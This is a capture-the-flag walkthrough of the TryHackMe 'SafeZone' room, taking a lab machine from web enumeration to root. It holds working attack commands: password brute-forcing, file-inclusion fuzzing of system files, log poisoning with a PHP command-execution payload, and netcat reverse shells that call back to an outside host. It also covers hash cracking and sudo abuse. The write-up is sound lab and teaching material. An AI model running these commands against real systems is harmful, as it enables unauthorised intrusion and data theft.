Hi guys, having fun with TryHackMe CTF again. So, here is the write up and guideline to pass this SafeZone challenge. This CTF room is designed by CTF lover for CTF lovers.

Room: https://tryhackme.com/room/safezone
Level: Medium
Task: No help / hints available. Need to CTF all the way to root
Lets get started
As usual, start the machine and open the IP in browser

Just a quick look, it is just a simple main page. Lets run the vulnerability scanner,
# nikto -h 10.10.X.X
.....
+ Server: Apache/2.4.29 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x1f7 0x5ba0b8a8bee0a
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Multiple index files found: /index.html, /index.php
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
....
The scanner shows there are multiple index files. Lets see it,

The index.html shows the landing page but the index.php shows login form. If it is a form, then we could check if the form exposed to SQL injection.
# sqlmap --forms --url http://10.10.X.X/index.php --random-agent --risk=3
Unfortunately, it’s not vulnerable to SQL Injection. But, never mind, we can try to brute directory path if there is any hidden path. Since the same index page have multiple extension, we need to include extension in path discovery. Using feroxbuster,
# feroxbuster -w ~/1gb_dict.txt -t 60 --url http://10.10.X.X/ -x txt,php,html -C 403,301,302
...
200        3l        3w       54c http://10.10.X.X/logout.php
200       45l      123w     2334c http://10.10.X.X/register.php
200       46l      126w     2372c http://10.10.X.X/index.php
200       23l       55w      503c http://10.10.X.X/index.html
200        3l       21w      121c http://10.10.X.X/note.txt
200        5l       21w      112c http://10.10.X.X/~files/pass.txt
[#######] - 17m  1494744/1494744 0s      found:6       errors:187
[#######] - 9m    249124/249124  459/s   http://10.10.232.200/
[#######] - 8m    249124/249124  462/s   http://10.10.232.200/~files
Found 6 available pages and there are weird paths. Open it,
Message from admin :-

I can't remember my password always , that's why I have saved it in /home/files/pass.txt file .
The note says that “admin” store its password in specific file /home/files/pass.txt. Might be there is some page are exposed to LFI or RFI. But there is another path ~files/pass.txt.
Admin password hint :-

admin__admin

" __ means two numbers are there , this hint is enough I think :) "
Now we have credential for admin user
username: Admin
password: adminXXadmin
The login page have 60 second throttle lock after 3 times attempt to login. By using fuzzing method for the XX value,
# wfuzz -c -z range,00-99 -d "username=admin&password=adminFUZZadmin&submit=Submit" -X POST -u http://10.10.X.X/index.php -t 1 -s 20
...
...
000000042:   200        46 L     135 W      2428 Ch     "41"
000000043:   200        46 L     135 W      2428 Ch     "42"
000000044:   200        46 L     135 W      2428 Ch     "43"
000000045:   200        49 L     XXX W      2445 Ch     "XX"
000000046:   200        46 L     132 W      2430 Ch     "45"
000000047:   200        46 L     132 W      2430 Ch     "46"
000000048:   200        46 L     135 W      2428 Ch     "47"
000000049:   200        46 L     135 W      2428 Ch     "48"
000000050:   200        46 L     135 W      2428 Ch     "49"
....
....
Quite a while because of there is a delay in the request. Luckily we found the XX value. Lets login,

Now we gain access to the admin pages, go through the page

News page tell us there is LFI or RFI happening in this webpage, proceed to the detail page

There is a text box there. After several try, the box is just a textbox to check the existence of user. Simply running the fuzzing using username dictionary,
# wfuzz -c -w ~/names.txt -d "name=FUZZ&sub=whoami" -X POST -b "PHPSESSID=b1ttpdegqsltofrbcj2ko4akj2" -u http://10.10.X.X/detail.php --filter "h>1572"
....
000000086:   200        117 L    119 W      1643 Ch     "admin"
Only “admin” username found. Never mind, just runs simple sqlmap to check any SQL injection vulnerability,
# sqlmap --forms --url http://10.10.X.X/detail.php --cookie="PHPSESSID=b1ttpdegqsltofrbcj2ko4akj2" --random-agent --risk=3
Also no luck here. If we see the source code, there is a hint there said there is “page” parameter can be use. Again, runs the fuzzing,
# wfuzz -c -w ~/LFI.txt -u "http://10.10.X.X/detail.php?page=FUZZ" -b "PHPSESSID=b1ttpdegqsltofrbcj2ko4akj2" --filter "l>117"
000000015:   200        132 L    237 W      2209 Ch     "/etc/crontab"
000000001:   200        149 L    154 W      3144 Ch     "/etc/passwd"
000000018:   200        127 L    188 W      1948 Ch     "/etc/fstab"
000000005:   200        352 L    1242 W     8871 Ch     "/etc/apache2/apache2.conf"
000000026:   200        134 L    224 W      2201 Ch     "/etc/hosts.deny"
000000038:   200        119 L    118 W      1511 Ch     "/etc/issue"
000000025:   200        127 L    170 W      1902 Ch     "/etc/hosts.allow"
000000024:   200        124 L    135 W      1673 Ch     "/etc/hosts"
000000053:   200        119 L    125 W      1579 Ch     "/etc/networks"
000000051:   200        140 L    248 W      2361 Ch     "/etc/mysql/my.cnf"
000000055:   200        149 L    154 W      3144 Ch     "/etc/passwd"
000000052:   200        121 L    129 W      1588 Ch     "/etc/network/interfaces"
000000048:   200        150 L    311 W      3893 Ch     "/etc/mtab"
000000044:   200        121 L    119 W      1596 Ch     "/etc/lsb-release"
000000080:   200        136 L    228 W      2240 Ch     "/etc/resolv.conf"
000000070:   200        144 L    210 W      2068 Ch     "/etc/profile"
000000083:   200        168 L    332 W      3074 Ch     "/etc/ssh/ssh_config"
....
....
000000084:   200        239 L    509 W      4744 Ch     "/etc/ssh/sshd_config"
000000164:   200        13309 L  165696 W   1371210 Ch   "/var/log/apache2/access.log"
000000181:   200        9912 L   58696 W    693025 Ch   "/var/log/dpkg.log"
000000220:   200        133 L    226 W      57158 Ch    "/var/log/wtmp"
Referring to the results, nothing privilege escalation available in the crontab file. Same goes to the passwd file. Last one is the apache logging. The common thing about this is the Log poisoning vulnerability.
Referring to the PayloadOfAllThings

We need to sent a malicious payload through the User Agent header and try to LFI with cmd parameter.
# curl -b "PHPSESSID=b1ttpdegqsltofrbcj2ko4akj2" http://10.10.X.X/detail.php -A "<?php passthru($_GET['cmd']);?>"
# curl -b "PHPSESSID=b1ttpdegqsltofrbcj2ko4akj2" http://10.10.X.X/detail.php?page=/var/log/apache2/access.log&cmd=ls
....
....
10.X.X.X - - [06/Jun/2021:09:23:40 +0530] "GET /detail.php HTTP/1.1" 200 1758 "-" "dashboard.php
detail.php
index.html
index.nginx-debian.html
index.php
logout.php
news.php
note.txt
register.php
"
10.X.X.X - - [06/Jun/2021:09:24:16 +0530] "GET /detail.php?page=/var/log/apache2/access.log&cmd=id HTTP/1.1" 200 1389835 "-" "curl/7.64.1"
....
Now, the LFI is working. Now, let’s inject the reverse shell.
# curl -b "PHPSESSID=t72mkfr54ddhp1l5rn60ft8jvd" http://10.10.X.X/detail.php\?page\=/var/log/apache2/access.log\&cmd\=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%20-i%202%3E%261%7Cnc%2010.8.163.74%201993%20%3E%2Ftmp%2Ff
And listen on local machine
# nc -lvnp 1993
Connection from 10.10.10.29:51346
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
$ export TERM=xterm
www-data@safezone:/var/www/html$
Ok now we gain access to the server. Just a quick check on users available in /home directory
# ls /home
yash files
# ls -al /home/yash
ls: cannot open directory 'yash': Permission denied

# ls -al /home/files
....
....
-rw-r--r-- 1 root  root   105 Jan 29 20:38 '.something#fake_can@be^here'
-rwxrwxrwx 1 root  root   112 Jan 29 10:24  pass.txt
....
The pass.txt is the earlier one. There is another weird file. Quick look
# cat .something#fake_can@be^here
files:[HASH]
Looks like username and password. Might lead to the SSH access. Let’s check what find of hash is this.
# hashid hash.txt
--File 'hash.txt'--
Analyzing '[HASH]'
[+] SHA-512 Crypt
--End of file 'hash.txt'--
Open hashcat,
# hashcat -m 1800 -a 0 hash.txt wordlists/dict.txt
...
[HASH]:[PASSWORD]
...
Now we found the user’s password. Let’s try to log in
# ssh files@10.10.X.X
files@10.10.X.X's password:
files@safezone:~$
It’s working. Let’s see the root directory.
# ls -al /
drwxr-xr-x  22 root root       4096 Jan 29 00:25 lib
drwxr-xr-x   2 root root       4096 Mar 29 01:20 lib64
drwx------   2 root root      16384 Jan 29 00:04 lost+found
drwxr-xr-x   3 root root       4096 Jan 29 00:04 media
drwxr-xr-x   2 root root       4096 Apr 26  2018 mnt
drwxr-x---   2 root yash       4096 Jan 30 19:52 opt
dr-xr-xr-x 116 root root          0 Jun  6 12:46 proc
drwx------   7 root root       4096 Mar 29 05:15 root
drwxr-xr-x  26 root root        880 Jun  6 13:36 run
There’s “opt” directory shows to be owned by “yash” group. Find who use this path
# grep -rw "/opt" /etc /var /home 2> /dev/null
...
...
/etc/nginx/sites-available/default: root /opt;
...
...
Among of the search results, this caught my eye. Open the file,
server {
    listen 127.0.0.1:8000 default_server;
    #listen [::]:8000 default_server;
    ...
    ...
    root /opt;
    ...
    ...
}
It’s only can be access internally. Curling from inside
# curl 127.0.0.1:8000
<html>
<head><title>403 Forbidden</title></head>
<body bgcolor="white">
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.14.0 (Ubuntu)</center>
</body>
</html>
It’s forbidden but the application is working. Let’s do SSH tunnelling so that we can brute the directory. Exit the server and re-enter using tunnelling.
# ssh -L 8080:127.0.0.1:8000 files@10.10.X.X
Okay now we can run
# feroxbuster -w ~/Project/pentest/wordlists/SecLists/Discovery/Web-Content/raft-large-directories.txt -t 100 --url http://127.0.0.1:8080/ -x txt,php,html -C 403,301,302
200       18l       38w      462c http://127.0.0.1:8080/login.html
[########] - 8m    747372/747372  0s      found:1       errors:0
[########] - 8m    249124/249124  469/s   http://127.0.0.1:8080/
Found only valid 1 page based on filter.

The username and password are seem not vulnerable after several test. Lookup to the javascript file. There is another path available there.

Open up the “pentest.php” page.

A quick test for simple unix command, seems the box is filtering some command like bin, whoami, php and python. Command like ls, cat, curl, sh is not filtered.


Every command entered, there is no output in this page. So i decided to test whether if i write a file from the command output.
cat /home/files/pass.txt > /home/files/pass2.txt
Open the files user home folder,
files@safezone:~$ ls
pass.txt  pass2.txt
It works. So, lets try other
ls -al /home/yash > /home/files/yash.txt
# cat ~/yash.txt
...
-rw-rw-r-- 1 yash yash   38 Jan 30 15:24 flag.txt
...
cat ~/flag.txt > /home/files/yash.txt
# cat ~/yash.txt
THM{c296539f3286a89XXXXXXXXXXXXXXXXX}
Now we found the first flag. Proceed for the root flag. Remember that, the message text box actually filtered certain command. How about we check the source code?
cat * > /home/files/yash.txt
From the source code pentest.php,

So we can’t run reverse shell from the page. Since we have access to the user “files”, create a executable shell contains reverse shell
# echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.X.X 1993 >/tmp/f" > ~/givemeaccess
# chmod +x ~/givemeaccess
# chmod 777 ~/givemeaccess
Send the /home/files/givemeaccess through the request and now we gained access to the yash user. Quick check the privilege,
# sudo -l
Matching Defaults entries for yash on safezone:
env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH", secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass
User yash may run the following commands on safezone:
(root) NOPASSWD: /usr/bin/python3 /root/bk.py
Run sudo for the python is only for the file bk.py, lets try then,
sudo python3 /root/bk.py
Enter filename: /root/*
Enter destination: /home/yash/testing/
Enter password: abcd
And lets see,
# ls -al ~/testing
-rwxr-xr-x 1 root root  336 Jun  6 20:28 bk.py
-rw-r--r-- 1 root root  462 Jun  6 20:28 login.html
-rw-r--r-- 1 root root  578 Jun  6 20:28 login.js
-rw-r--r-- 1 root root  813 Jun  6 20:28 pentest.php
-rw-r--r-- 1 root root   38 Jun  6 20:28 root.txt
Now we found the final flag!.
This room is quite tricky. A lot of try and error. Anyway, thanks for reading and let’s meet with another writeup. 🤘